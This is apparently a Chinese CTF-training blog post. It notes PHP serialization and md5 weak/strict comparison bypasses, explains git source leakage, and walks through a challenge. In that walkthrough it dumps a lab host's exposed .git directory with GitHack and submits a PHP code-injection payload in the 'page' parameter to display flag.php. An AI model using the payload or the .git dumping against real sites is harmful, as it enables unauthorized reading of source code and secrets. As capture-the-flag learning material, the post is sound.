

原创

沐目\_01 于 2019-07-24 20:01:41 发布 1586 收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44077544/article/details/97157323](https://blog.csdn.net/weixin_44077544/article/details/97157323)

版权



[CTF 专栏收录该内容](#)

22 篇文章 3 订阅

订阅专栏

## 集训第四周 星期一到星期三

### 星期一

序列化的目的是为了将某些对象存储到磁盘上, 从而长期保存, 例如最常见的是Web服务器中的Session对象, 当有 10万用户并发访问, 就有可能出现10万个Session对象, 内存可能吃不消, 于是Web容器就会把一些session先序列化到硬盘中, 等要用了, 再把保存在硬盘中的对象还原到内存中。

### 星期三

md5弱比较, 为0e开头的会被识别为科学记数法, 结果均为0

md5强比较, 此时如果传入的两个参数不是字符串, 而是数组, md5()函数无法解出其数值, 而且不会报错, 就会得到===强比较的值相等

### git源码泄露

写这道题, 需要知道一个叫Git的东西, 题目里也给提示了, 但是我并不知道, 所以不会写, 看了一下题解。这个Git, 根据我的错误理解, 就是在本地“git inti”, 初始化一个仓库, 至于什么是仓库, 为什么要初始化, 我也不知道。感觉就像是创建一个”。

git“的隐藏文件夹, 用ls -a可以看见, 让后这个文件夹里可以存放当前目录下的所有文件的信息。让后好像再通过什么命令, 可以保存到云端, 最后我们在服务器上直接下载就可以了, 省去了用FTP给服务器传文件的时间。所以就有了git源码泄露这个东西, 如果黑客访问这个页面的话, 就可以看见所有的源码了。下面来讲这道题。


### mfw

先给一个大佬写的脚本 跑源码用的

把这个脚本放到kali上, 读一下readme.md, 很方便的东西。到这个文件夹下输入命令

```
python GitHack.py http://111.198.29.45:30798/.git/
```

```
root@kali:~/Desktop/GitHack-master# python GitHack.py http://111.198.29.45:30798/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/contact.php
[OK] templates/about.php
[OK] templates/home.php
[OK] templates/flag.php
[OK] index.php
root@kali:~/Desktop/GitHack-master#
```



然后在当前目录下，就会有一个111.198.29.45的文件夹，打开它，就可以看到源码了。看了一眼flag.php，发现啥也没有。然后提交page=' and show\_source('templates/flag.php') and '。至于为啥，可以看看index.php.